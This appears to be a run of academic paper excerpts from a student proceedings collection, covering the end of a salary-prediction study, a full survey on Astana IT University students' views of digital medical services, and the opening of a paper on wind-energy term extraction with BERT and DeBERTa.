Combining machine learning with traditional economic forecasting techniques could provide a more comprehensive and robust salary prediction model, as suggested in workforce analytics literature.

A correlation matrix is useful for analyzing numerical relationships but is not suitable for categorical attributes like job title or industry type. Categorical variables require alternative feature importance methods, such as one-hot encoding or decision tree-based ranking. The number of epochs is a hyperparameter in iterative learning algorithms like deep neural networks. However, models like Random Forest do not use epochs, as they rely on decision trees and ensemble learning instead of gradient-based optimization.



Figure 2. Prediction model results

The results identified key salary determinants, highlighting the importance of industry, skills, and regional factors. Future work will explore hybrid approaches, combining ML models with economic indicators for even more robust salary forecasting. By leveraging the strengths of each method, students can optimize their job search strategies and increase their chances of securing fulfilling and rewarding employment.

V. DISCUSSION&CONCLUSIONS

The most advantages of a data-driven approach include accurately matching skills with employer requirements, thereby enhancing the likelihood of job offers and career satisfaction. However, this approach may necessitate a significant initial investment in data collection and analysis. The primary drawback is the need for continuous data monitoring and adaptation to rapidly evolving market trends. The methodical effort and the application of data-driven strategies, graduate students can more effectively navigate the job market, align their qualifications with industry demands, and enhance their career prospects.

Each method possesses unique strengths and applications, warranting careful evaluation before determining the optimal approach. After finding out of the , it becomes evident that the utilization of Euclidean methods stands out as the most promising practice for the data-driven component of this endeavor.

Euclidean methods, as elucidated by [2], [10] and [23], offer a robust framework for measuring similarity and distance between various entities, be it job seekers and positions or students and educational requirements. By quantifying the proximity between candidate profiles and job requisites, these methods facilitate accurate job matching and personalized learning experiences. Furthermore, the employment recommendation systems devised by [23] exemplify the efficiency and effectiveness of Euclidean methods in streamlining the job search process and enhancing employment prospects through accurate and tailored recommendations.

This research provided a data-driven approach to salary prediction based on machine learning models and labor market analysis. Through data collection, preprocessing, feature engineering, and model selection, we successfully built a predictive system that estimates salary ranges based on skills and job market trends. We could extract job postings, normalized salary values across different currencies, and structured unstructured job descriptions, by which we identify key salary determinants, emphasizing the importance of industry sector, experience, and regional economic conditions.

ACKNOWLEDGMENT

I would like to express my sincere gratitude to my scientific supervisor of master's thesis Bolatzhan Kumalakov for his invaluable guidance, constructive feedback, and continuous encouragement throughout the course of this research. The expertise and support have been instrumental in shaping the direction of my work.

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Perception of emerging technology-based medical services among Astana IT University students

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ABSTRACT

Digitalization of healthcare in Kazakhstan is actively developing, but the use of emerging technology-based medical services among university students remains insufficiently researched. The purpose of this study was to assess the perception of emerging technology-based medical services among students of Astana IT University. To collect the data, a survey was conducted among students, including multiple choice questions and a Likert scale. The analysis showed that the majority of students have a positive perception of emerging technology-based medical services, noting their convenience and accessibility. However, problems related to the lack of awareness of available services, as well as limited functionality of some platforms were identified. Despite obvious advantages, this study only focuses on the perception of students at Astana IT University. The findings emphasize the importance of further of emerging medical technologies within the university medical environment. To improve their effectiveness, it is recommended to expand functionality, improve user experience and conduct additional research aimed at adapting emerging technology-based medical services to the needs of students.

I. INTRODUCTION

The purpose of this article is to evaluate students' perceptions of emerging technology-based medical services at Astana IT University.

Research question: How do Astana IT University students perceive the emerging technology-based medical services, including the electronic appointment system, AI chatbot and video consultations with specialists?

Hypotheses:

Electronic appointment system:

Null Hypothesis (H0): There is no significant difference in students' perception of the electronic appointment system compared to traditional appointment booking methods.

Alternative Hypothesis (H1): Students perceive the online appointment booking system as an efficient tool for scheduling medical appointments.

AI chatbot:

Null Hypothesis (H0): Students do not perceive the AI chatbot as an effective tool for medical queries.

Alternative Hypothesis (H1): Students perceive the AI chatbot as an effective tool for medical queries.

Video onsultations with specialists:

Null Hypothesis (H0): Students do not perceive video consultations with specialists as a valuable alternative to in person medical consultations.

Alternative hypothesis (H1): Students perceive video consultations with specialists as a valuable alternative to personal medical consultations.

Existing research on emerging technology-based medical services highlights the growing acceptance of technology based healthcare solutions among students. Atherton et al. [7] analyzed patient engagement with electronic appointment systems, finding that digital scheduling improves efficiency and convenience. Research on AI-chatbots in healthcare indicates that AI functionality improves interaction with emerging technology-based services by making them faster and more convenient. Since most scenarios are programmed, users can simply select the appropriate options, optimizing the process [17]. Odeh et al. [8] examined video consultations with specialists and found that they remove barriers to physical accessibility, promoting equal access to medical care regardless of students' location or individual circumstances. These findings provide a basis for evaluating Astana IT University students' perceptions of emerging technology-based medical services.

II. LITERATURE REVIEW

A. *Overview of digital health platforms*

Modern digital platforms play an important role in the transformation of the healthcare system. They contribute to

the automation of processes, improving the quality of medical services and facilitating interaction between patients and medical institutions. The **Damumed** platform, which aims to implement this task in Kazakhstan, will help automate the work of public and private medical organizations through a digital ecosystem. The main goal of the platform is to improve the quality and accessibility of medical care, which is achieved by automating processes related to the activities of medical workers. Today, more than 1,300 medical institutions in Kazakhstan use the Damumed system, which indicates its widespread use and relevance. One of the most important advantages of the system is the introduction of electronic medical records, minimizing paper document flow. This will facilitate communication between medical institutions and help improve the work efficiency of doctors and healthcare organizations [1]. However, assessing the usability of the platform is still one of the most important tasks. Since there have been no significant changes in assessment methods since 2014, scientists recommend using neuromarketing tools and unstructured interviews for a deeper study of Damumed. Although the results of the study show that the platform is useful and acceptable, it has been found that its perception varies according to the age of the user.



Fig. 1. System architecture of Damumed [2].

Developed in the UK, the **Vesta** platform is a modern digital solution for monitoring the health status of patients at home. It offers an affordable, energy-efficient, and convenient system using the ”smart home” concept. The main components of the platform include a wearable device, four gateways and a router that provides data collection and transfer. An important part of it is the analytical system, which uses machine learning methods to process data obtained from sensors. This system analyzes a person's daily activity, sleep quality and movement inside the house. Also, the data compared with the results of standard clinical trials confirms the accuracy of the platform and allows it to be integrated into digital health research. Vesta prioritizes improving the quality of medical services through the use of smart technologies [3].

The COVID-19 pandemic has shown the importance of mobile health solutions. These platforms provide real-time data on patient behavior and access to medical care. For



Fig. 2. Structure of the Vesta platform [3].

example, in a study conducted in Kisumu, Kenya, the **M-TIBA** mobile platform was used to register patients, collect their socio-economic status and medical complaints. This decision made it possible to analyze data that will help improve the quality of medical services as part of the implementation of Universal Health Insurance (UHC). The study also found excessive referral of patients to high-level medical institutions and over-prescribing of drugs for respiratory diseases, which indicates the need to improve the quality of clinical practice [4].



Fig. 3. The frequency of disease diagnosis and related costs in Kisumu, Kenya [4].

Developed in the USA, the **Personal Health Dashboard** (PHD) platform is designed to collect, analyze, and visualize users' medical data. It collects physical performance through fitness trackers, smartwatches, and other health monitoring devices. This data is analyzed by machine learning algorithms and provides users with personalized recommendations, such as advice on increasing physical activity, correcting eating habits, or improving sleep quality. It allows to process data in real time using Application Programming Interfaces (APIs). Machine learning methods, including Uniform Manifold Approximation and Projection (UMAP) and logistic regression, are used to analyze the data. These methods make it possible to predict possible medical conditions and identify deviations in health indicators. The information will be presented in a simple visual format and will be understandable even to users

without medical education [5].

Client Endpoint	App protection	Tamper detection & obfuscation techniques should be leveraged to defend against manipulating and repackaging attacks.
	App permissions	A malicious app can act on behalf of unnecessary permissions. The best practice is to follow the least privilege principle..
	Data transmission	Proper use of cryptographic protocols in the app is critical to protect data confidentiality and integrity.
	Data storage	Insecure storage of user's sensitive data (e.g., login info, health data) or hard-coded sensitive information (e.g., API credentials) on the app increase the attacker's success rate.
Cloud Endpoint	Authentication & authorization	Back-end developers should have best practices in place to ensure that secure authentication and authorization mechanisms are aligned with security policies and standards.
	Data encryption & anonymization	Proper strong data encryption and anonymization mechanisms should be employed to ensure data confidentiality.
	Services & configurations	Insecure configurations or lack of security protection mechanisms (e.g., scanners) on cloud endpoints allows adversaries to conduct malicious activities.
Communication Channel	Data encryption	Lack of data encryption or employing weak encryption protocols allow attackers to steal user data.
	MITM protection	The use of insecure, outdated protocols makes communication channels susceptible to MITM attacks.

Fig. 4. Security and privacy best practices of each component of a healthcare platform

[5].

However, the introduction of such platforms is associated with a number of difficulties. First, the accuracy of the data from the devices is very important because even minor errors can affect the reliability of the platform's results. Secondly, the protection of personal data of users is one of the main issues because a large amount of medical information requires high security standards. Thirdly, the complexity of combining information from different sources into a single system is also a technical problem that must be solved. In the near future, it may include new features such as chronic disease control and real-time interaction with doctors [5].

The **MyClinic** mobile application was developed in Algeria and is a technological solution aimed at significantly increasing access to medical services. It provides users with a variety of ways to interact with doctors, offering a user-friendly interface and advanced features [6]. The application provides patients with the opportunity, in addition to planning visits to a medical institution, to receive online consultations or provide medical services at home, which fully meets modern needs. MyClinic allows patients to compare online and offline



Fig. 5. Class Diagram of MyClinic mobile application

[6].

consultation options and choose the most suitable one. If the doctor's appointment schedule is busy or a visit to a medical facility is a problem, the application will help schedule a consultation service at home. One of the most important functions of the app is the function to support video communication between patients and doctors via telemedicine [6]. This is especially useful for people living in remote areas or with limited mobility, as they can receive timely medical care and save time. The system also prevents inconsistencies if the date of the meeting cannot be rescheduled. For doctors, this tool is also effective, as they adjust their work schedule, improve the coordination of medical services, and reduce the likelihood of errors. However, the My Clinic app is facing a number of challenges. One of them is the issue of integration with other medical platforms and systems. Optimizing the exchange of information between medical institutions and ensuring data compatibility is one of the most pressing tasks in the field of healthcare.

B. The impact of Health Information Systems on students' well-being in higher education institutions

Healthcare Information Systems (HIS) have proven their importance in the transformation of medical services, including higher education. These technologies not only optimize administrative processes, but also have a significant positive impact on the health and well-being of students. HIS is a complete approach to managing medical records, processes, and services. It includes telemedicine technologies, wearable devices, appointment platforms, and electronic medical records (EMR). To effectively meet the needs of students, higher education systems must integrate medical care with user-friendly digital interfaces. As noted by Atherton et al. [7], HIS promotes data centralization, which significantly reduces delays and duplication in the provision of medical services. Students, being a key category of the university, often face difficulties in receiving timely medical care, especially during periods of intense academic workload. Telemedicine, being an integral part of HIS, removes barriers to physical accessibility and promotes equal access to medical care, regardless of the location and individual circumstances of students. This significantly reduces inequality in the healthcare sector and improves the quality of medical care at universities [8].

Model	B	t-Value	Sig.
Website quality → Satisfaction	−0.024	1.321	0.117
Ease of use → Satisfaction	0.622	1.044	0.000
Perceived usefulness → Satisfaction	0.518	6.553	0.000
Service quality → Satisfaction	−0.192	−1.022	0.324

Fig. 6. Factors influencing patient satisfaction with electronic appointment systems

[9].

The results shown in Figure 6 demonstrate that the ease of use and perceived usefulness of electronic appointment systems are key factors in achieving competitive advantages. At the same time, the quality of the website plays a less significant role for patients, as their expectations in this aspect are low. However, this indicates that there are opportunities for further improvement [9].

HIS actively use AI algorithms to monitor and analyze trends in the field of medicine. This allows medical institutions

to identify potential risks in advance and implement preventive measures. For example, systems can automatically track the vaccination history of patients and promptly remind them of the need to update vaccinations, contributing to compliance with public health standards. A study by Kitsios et al. [9] confirms that such measures not only contribute to strengthening students' emotional stability, but also reduce the number of school absences due to health reasons. Thus, HIS creates an environment at universities focused on the well-being of students, minimizing potential threats to their health.

EMR plays an important role in ensuring the health of students, going beyond the simple availability of medical services. With a centralized medical data management system, EMRs simplify the monitoring of medical history, diagnoses, treatments, and preventive measures. This digital transformation improves the quality of medical care by providing doctors with up-to-date and complete patient information [10].

However, one of the most significant challenges in implementing HIS in higher education institutions remains the high cost of development. Key cost items include the initial purchase of the system, infrastructure modernization, royalties, staff training and subsequent technical support [11]. An additional obstacle is the resistance of university and medical center staff who are accustomed to traditional, paper-based working methods [12]. Only a systematic approach to overcoming these barriers will ensure the sustainable and effective integration of HIS into the university medical environment [13].

C. Emerging technologies in healthcare

Digital solutions are computerized methods of performing tasks that would otherwise require more complex and time-consuming approaches. In other words, it is the use of technology to optimize processes and solve various problems. In the modern world, medical digital technologies have gone from traditional telemedicine to the use of 3D printing [14]. Among the key achievements of digital medicine are AI in diagnostics, EMR and telemedicine. These solutions not only improve the coordination of healthcare workers but also improves the overall effectiveness of the healthcare system. For example, wearable devices and remote monitoring technologies allow patients to independently monitor their health, providing continuous monitoring of vital signs and early diagnosis of possible diseases [15].

AI and big data analysis simplify administrative processes and improve diagnostic accuracy, which confirms the significant impact of digital solutions on healthcare. AI-based systems are capable of analyzing medical images, predicting treatment outcomes, and offering personalized therapy regimens based on large-scale data sets [16]. An additional advantage of digitalization is automated services such as AI-based chatbots. According to research on AI chatbots for diabetics [17], such technologies allow users to receive dietary recommendations for diabetes and make an appointment without having to ask a lot of questions. Process automation by 82-85% makes interaction with digital services faster and more convenient, since most scenarios are already embedded in the system, and users can only choose the appropriate options. A diagnostic chatbot powered by AI, using Natural Language Processing (NLP), has the potential to transform healthcare through the analysis of symptoms and medical history input by patients. Through the processing of unstructured clinical notes, EMR, and patient interactions, the chatbot is able to offer real-time, evidence-based suggestions. It assists healthcare professionals in making quicker, more precise diagnoses and treatment decisions, recognizing possible risks and enhancing patient care. The AI-driven system, through its capacity to learn and improve incessantly, has the potential to aid clinical decision-making, minimize medicine errors, and improve the overall healthcare experience for both patients and healthcare providers [18]. Despite the obvious advantages, the widespread adoption of digital solutions faces a number of challenges. The main barriers include underdeveloped infrastructure, imperfect management systems, and resistance to change. In addition, the excessive use of algorithms raises ethical issues, especially when it comes to making decisions that affect patients' health [16].

Telemedicine is becoming increasingly important, especially in remote and rural areas where access to medical services is limited. One of the successful examples of its implementation is the mobile healthcare project (mHealth) within the framework of the Smart City concept. In the Kyzylorda region, the installation of telemedicine equipment in medical institutions was implemented, which allowed local residents to receive consultations without having to travel to the regional center, reducing transportation costs and saving time [19].

Nevertheless, the implementation of digital solutions remains a challenging task. Many medical organizations still use outdated data processing systems, and fragmented infrastructure prevents effective exchange of medical information. Hospitals and clinics often operate on incompatible platforms, which makes data integration difficult and reduces the interoperability of healthcare IT systems [16]. Another barrier is the lack of training for medical professionals. The complexity of new technologies raises concerns, and without proper training, this can lead to a decrease in work efficiency and an increase in the number of treatment errors [20].

Digital medical services have already transformed the interaction between patients and medical institutions, significantly improving the availability, speed and quality of medical care. The introduction of an integrated, patient-centered approach will help create a more innovative and adaptive healthcare system that meets modern challenges and requirements [12].

III. METHODOLOGY

The study uses a quantitative method to analyze the perception of emerging technology-based medical services among students of Astana IT University. Quantitative research methods allows to collect numerical data that can be objectively analyzed without the influence of personal opinions of the researcher [21]. This increases the accuracy and reliability of the results. Also they can be used to ask a large number

of people, which helps identify common trends. In addition, such methods allow statistics to be used to verify assumptions and identify links between various factors. This method can be used to identify how emerging technology-based medical services affect the reduction in wait times and accuracy of information provided to students [21]. Quantitative methods help to measure improvements in the student experience by providing numerical data to confirm or refute hypotheses. This is important to analyze as it allows for informed recommendations to be made to improve these services [21].

To collect information, a survey was conducted among students, providing a standardized response format. The survey was distributed in electronic format through the Microsoft Forms platform, ensuring anonymity and voluntary participation. The participants were informed about the objectives of the study, the guarantee of confidentiality and the possibility to withdraw from participation at any time without explanation.

The survey included in general 16 questions and consisted of multiple choice and Likert scale questions designed to assess students' familiarity with, use of, and satisfaction with digital health services. The Likert scale was particularly useful for measuring the degree of agreement or disagreement with specific statements regarding accessibility, effectiveness, and trust in emerging technology-based medical services [21].

For the study, students from Astana IT University were chosen. The survey collected responses from 391 students in total. A standard method was used to determine the ideal sample size, taking into account any deviations and the statistical value of the data,which made it possible to make reliable and precise findings.

IV. Results

To interpret the survey results and test the hypotheses, a regression analysis was conducted. The multiple linear regression model was applied using the following formula:

$$Y = \beta_0 + \beta_1 X_1 + \beta_2 X_2 + \beta_3 X_3 + \epsilon \quad (1)$$

where:

- Y = students' perceptions (dependent variable)
- X_1 = electronic appointment system
- X_2 = video consultations
- X_3 = AI chatbot
- β_0 = intercept (constant term)
- $\beta_1, \beta_2, \beta_3$ = regression coefficients
- ϵ = error term

$$R = \sqrt{R^2} \quad (2)$$

where R is the multiple correlation coefficient, and R^2 indicates the extent to which the independent variables explain the variance of the dependent variable.

Figure 7 represents that the regression model has a degree of freedom of 3. This indicates that the model incorporates three predictors - electronic appointment system, video consultations, and an AI chatbot that contribute to explaining the variability of the dependent variable. The F statistic of 25.17 represents the ratio of the variance explained by the model to the residual variance, demonstrating that the predictors significantly contribute to explaining the dependent variable. Furthermore, a p-value of <0.001 strongly supports the conclusion that the predictors collectively have a significant impact on the students' perceptions.

Model	df	F	p
Regression	3	25.17	<.001

Fig. 7. Analysis of variance

Model	B	Beta	Standard error	t	p	95% confidence interval for B
Constant	3.34		0.15	21.79	<.001	[3.04, 3.64]
Electronic appointment system	0.51	0.31	0.08	6.34	<.001	[0.35, 0.67]
Video consultations	0.05	0.04	0.05	0.89	0.375	[-0.06, 0.15]
AI chatbot	0.18	0.18	0.05	3.72	<.001	[0.09, 0.28]

Fig. 8. Regression coefficients

Figure 8 presents the results of a regression analysis examining the relationship between the independent variables and the dependent variable - students' perceptions. The figure shows that the electronic appointment system has a coefficient of 0.51, demonstrating a statistically significant relationship. This suggests that the availability of an electronic appointment system is a key factor influencing students' perceptions. In contrast, the variable for video consultations has a coefficient (B) of 0.05, indicating a minor positive impact. However, its p-value of 0.375 suggests that this effect is not statistically significant, meaning there is insufficient evidence to conclude that video consultations play a meaningful role in shaping students' perceptions. The AI chatbot variable has a coefficient (B) of 0.18, signifying a statistically significant relationship. This result highlights the role of AI chatbots in shaping students' perceptions, likely due to their ability to improve user experience and facilitate interaction.

Future work should focus on implementing new digital medical services at the university and exploring advanced tools such as NLP and Name Entity Recognition (NER) models. NLP algorithms that process and analyze medical documents and EHR can extract valuable information to improve the efficiency and accuracy of medical services. Meanwhile, the NER model can be used to implement the automatic generation of medical certificates based on scanned information. For the successful implementation of these technologies, it is important to assess their impact on student perception and satisfaction. Research that tracks student attitudes over time, especially after the implementation of new tools, will help identify trends in trust and satisfaction among students.

V. Conclusion

The results of the study confirm the important role of emerging technology-based medical services in improving access to medical services and student well-being. The analysis showed that electronic appointment systems and AI chatbots have a significant impact on the perception of digital health among students, while video consultations play a less

significant role. This suggests that convenience, automation, and ease of use are key drivers of student engagement with emerging technology-based medical services. Despite the obvious benefits, the adoption of emerging technology-based medical services comes with a number of challenges, including infrastructure limitations, the need to train staff, resistance to new technologies and also this study is limited to Astana IT University students perceptions only. Effective implementation requires a systematic approach that includes developing interoperable platforms, improving digital literacy of students, and strengthening data protection measures. Future research should assess the long-term impact of emerging technology-based medical services on student satisfaction and trust in such services. A promising direction is the implementation of NLP and NER algorithms for automated analysis of medical data, which will improve the accuracy and speed of data processing. The digitalization of healthcare services in universities is a necessary step to improve their efficiency and accessibility. Developing of emerging technology-based medical platform could be a practical solution. By integrating an AI chatbot, electronic appointment system, and secure data management, it can optimize medical services provided. However, for successful integration, it is important to consider not only technical, but also behavioral, educational, and ethical factors that influence the perception and use of emerging technologies.

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Term Extraction in the Field of Wind Energy

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***Abstract*— This paper provides a comparative analysis of term extraction methods in the domain of wind energy based on Natural Language Processing (NLP) techniques. The research investigates transformer models, namely BERT and DeBERTa, to examine their effectiveness in dealing with the domain-specific terminology and linguistic ambiguity. ACTER dataset is employed as the major test material, where models are evaluated on the basis of precision, recall, and F1-score metrics. The results indicate that transformer-based models outperform conventional methodologies, demonstrating superior capability in recognizing and classifying technical terminology.**

Keywords*— *Term extraction; wind energy; natural language processing; BERT; DeBERTa; ACTER

I. INTRODUCTION

The automatic extraction of technical terminology plays a pivotal role in structuring and processing domain-specific knowledge, particularly in the rapidly evolving field of wind energy. Term extraction facilitates improved information retrieval, knowledge dissemination, and decision-making by enabling the identification of specialized terms such as "wind turbine," "power coefficient," and "aerodynamic efficiency" [1]. These terms are fundamental to the development and optimization of wind energy systems, providing engineers and researchers with structured data for further advancements. The application of annotated corpora, such as the ACTER dataset, enhances the accuracy and efficiency of machine learning models in identifying technical terminology from industry-specific texts, ultimately contributing to better knowledge management in the renewable energy sector.

Wind energy has emerged as one of the fastest-growing sectors in the renewable energy industry. According to the International Energy Agency (IEA), global wind power generation reached a record 2,100 TWh in 2022, reflecting a 14% increase compared to the previous year [2]. This exponential growth underscores the necessity for improved technical documentation and automated knowledge management systems. However, conventional term extraction methods, including rule-based and statistical approaches, often fail to address linguistic challenges such as polysemy, contextual variations, and multi-word expressions. For instance, the term "wind" can denote both a natural atmospheric phenomenon and a source of renewable energy, requiring sophisticated disambiguation mechanisms to ensure accurate interpretation.

Advancements in Natural Language Processing (NLP) have paved the way for transformer-based models, such as BERT and DeBERTa, which leverage deep contextual embeddings to improve the precision and recall of domain-specific terminology extraction. Unlike traditional approaches, transformer models utilize attention mechanisms to identify linguistic relationships, allowing for better handling of multi-word expressions and ambiguous terminology. The effectiveness of these models has been demonstrated in prior research, with studies indicating their superiority over conventional rule-based and shallow learning techniques [3]. This study seeks to address the primary research question: Does BERT-based models efficiently extract terms from the wind energy domain compared to other machine learning approaches?

Despite these advancements, significant challenges remain in the field of wind energy term extraction. One major limitation is the scarcity of well-structured annotated corpora, which hinders the training of high-precision NLP models. The diverse writing styles, document structures, and terminology variations present across technical literature further complicate the development of unified term extraction frameworks. Additionally, computational constraints associated with transformer-based models pose challenges for large-scale deployment, necessitating ongoing research into

github.com/AsylzhanSmet/rmtfinal

optimizing resource efficiency without compromising model accuracy.

This study aims to evaluate the effectiveness of BERT and DeBERTa in extracting wind energy-related terms from the ACTER dataset. By analyzing key performance metrics, including precision, recall, and F1-score, this research provides a comparative assessment of these models in addressing domain-specific term extraction challenges. The findings contribute to enhancing knowledge management frameworks in the wind energy sector, facilitating improved information retrieval, and advancing the automation of technical term identification for industrial and academic applications.

II. Literature Review

Early approaches to term extraction primarily relied on statistical and rule-based techniques such as Term Frequency-Inverse Document Frequency (TF-IDF), linguistic pattern matching, and Part-of-Speech (POS) tagging. These methods enabled the identification of frequently occurring domain-specific terms in technical literature. However, they exhibited significant limitations when dealing with polysemous terms, complex linguistic structures, and multi-word expressions, particularly in specialized domains like wind energy. Additionally, rule-based approaches struggled with contextual variations and required extensive manual configuration, reducing their adaptability to diverse datasets.

To overcome these challenges, sequence labeling models such as Conditional Random Fields (CRF) were introduced. CRF-based models leveraged contextual dependencies to improve term recognition accuracy. However, they required extensive feature engineering and demonstrated poor scalability when applied to large-scale industry corpora. Furthermore, studies have shown that CRF models exhibit limited generalization capabilities, particularly when applied to evolving technical terminologies that are not explicitly included in the training data.

A. Transformer-Based Models for Term Extraction

With the advancement of deep learning, transformer-based architectures such as Bidirectional Encoder Representations from Transformers (BERT) and Decoding-enhanced BERT with Disentangled Attention (DeBERTa) have revolutionized term extraction by leveraging self-attention mechanisms to capture contextual relationships within textual data. Unlike traditional machine learning approaches, transformer-based models analyze entire sentences bidirectionally, allowing them to extract technical terms with higher precision and recall.

Recent studies have evaluated the performance of BERT in domain-specific term extraction, demonstrating significant improvements over classical methods. For instance, when trained on the ACTER dataset, BERT achieved a notable increase in F1-score, indicating its effectiveness in recognizing multi-word expressions and domain-specific terminology. The incorporation of pre-trained embeddings allowed these models to generalize well across different subdomains of wind energy, enhancing their adaptability to varied linguistic styles.

An advanced variant, DeBERTa, further improved contextual representation by utilizing disentangled attention mechanisms. Comparative studies between BERT and DeBERTa indicate that DeBERTa exhibits higher recall rates, leading to more comprehensive term retrieval while maintaining competitive precision. Performance metrics reveal that DeBERTa outperforms BERT by approximately 5–7% in F1-score, making it a preferred choice for terminology extraction in technical documentation and research literature on wind energy.

Despite their superior performance, transformer-based models remain computationally expensive, requiring substantial GPU resources for training and inference. This poses challenges for real-time deployment in industrial applications, where rapid terminology extraction is necessary for decision-making and knowledge management. Additionally, while these models outperform rule-based approaches, their effectiveness decreases in highly specialized texts where annotated data is scarce.

B. Large Language Models and Few-Shot Learning

Recent advancements in Large Language Models (LLMs) have introduced few-shot learning capabilities, significantly reducing the dependency on large annotated datasets. Models such as GPT-3.5 and GPT-4 have demonstrated strong adaptability in extracting domain-specific terms with minimal supervision. By leveraging in-context learning, these models are capable of recognizing new terminology from small annotated examples, making them highly effective for applications where annotated datasets are scarce or difficult to obtain.

For example, Banerjee et al. (2024) conducted an evaluation of GPT-3.5-Turbo for terminology extraction on the ACTER dataset [4]. Their findings indicated that the model achieved an F1-score of 53.7%, with a recall rate of 61.5% and precision of 47.8%, demonstrating improvements over traditional machine learning models. However, despite these improvements, LLM-based approaches still face significant challenges, including high computational costs and sensitivity to prompt variations, which can impact their reliability in domain-specific applications.

Another notable approach in unsupervised learning is Semantic Non-Negative Matrix Factorization (Semantic NMF) for domain-specific term extraction. Nugumanova et al. (2024) explored this methodology, incorporating domain-specific embeddings to improve semantic coherence in extracted terms[5]. Their research demonstrated that Semantic NMF outperformed transformer-based models, achieving an F1-score of 80.2% on specialized corpora, particularly in the Geography & History dataset. However, the high reliance on expert-defined seed words and significant computational overhead limited its scalability, especially in dynamically evolving fields like wind energy terminology.

Additionally, Giguere (2023)[6] introduced an approach integrating GPT-4 with contextual embeddings and sequence labeling techniques for terminology extraction across multiple domains. Their study reported accuracy rates of 84% (Legal), 78% (Medical), and 73%

(Technical), highlighting GPT-4's effectiveness in handling domain-specific vocabulary and polysemous terms. Despite its strong performance, challenges such as domain shifts, out-of-vocabulary words, and the need for extensive prompt engineering limit its application in real-world industry use cases.

III. Method

The methodology for this study follows a structured approach to evaluating transformer-based models for term extraction in the wind energy domain. The research leverages the ACTER dataset, which contains annotated wind energy terminology, to assess the effectiveness of BERT and DeBERTa in extracting domain-specific terms. This section details the key steps involved, including data preprocessing, exploratory data analysis (EDA), model training, hyperparameter tuning, and performance evaluation.

A. Data Preprocessing and Exploratory Data Analysis (EDA)

The dataset used in this study is the Annotated Corpora for Term Extraction Research (ACTER), which contains manually labeled technical terminology in the wind energy sector. The dataset consists of multiple text documents where domain-specific terms are annotated with BIO tagging (B-Term, I-Term, O) to indicate whether a token belongs to a technical term or not.

To ensure high-quality input for model training, several preprocessing steps were applied to the dataset. First, tokenization and normalization were performed using BERT and DeBERTa tokenizers, ensuring proper alignment with the BIO tagging scheme. During this step, special characters, extra spaces, and punctuation were removed to maintain consistency in text processing. Additionally, Part-of-Speech (POS) tagging was applied using the spaCy NLP library, allowing the model to differentiate between nouns, verbs, and adjectives in the dataset, which is particularly important for identifying domain-specific terminology.

To further refine the dataset, stopword removal was conducted to eliminate commonly used words that do not contribute to technical meaning, preserving only domain-specific terms related to wind energy. Additionally, TF-IDF feature representation was used to calculate the statistical importance of terms by analyzing their frequency patterns across documents.

$$\text{TF-IDF}(t,d) = \text{TF}(t,d) \times \log\left(\frac{N}{\text{DF}(t)}\right)$$

This step provided insights into which terms were most relevant in the dataset. Finally, lemmatization was applied to reduce words to their base forms, minimizing vocabulary size while improving the model's ability to generalize across different linguistic variations. These preprocessing steps ensured that the dataset was well-structured, facilitating effective training for transformer-based models in extracting wind energy terminology.

An exploratory analysis was conducted using word frequency distribution, bigram/trigram analysis, and POS distribution histograms to visualize term patterns in the dataset. Additionally, a correlation matrix and co-occurrence heatmap were generated to identify relationships between technical terms.

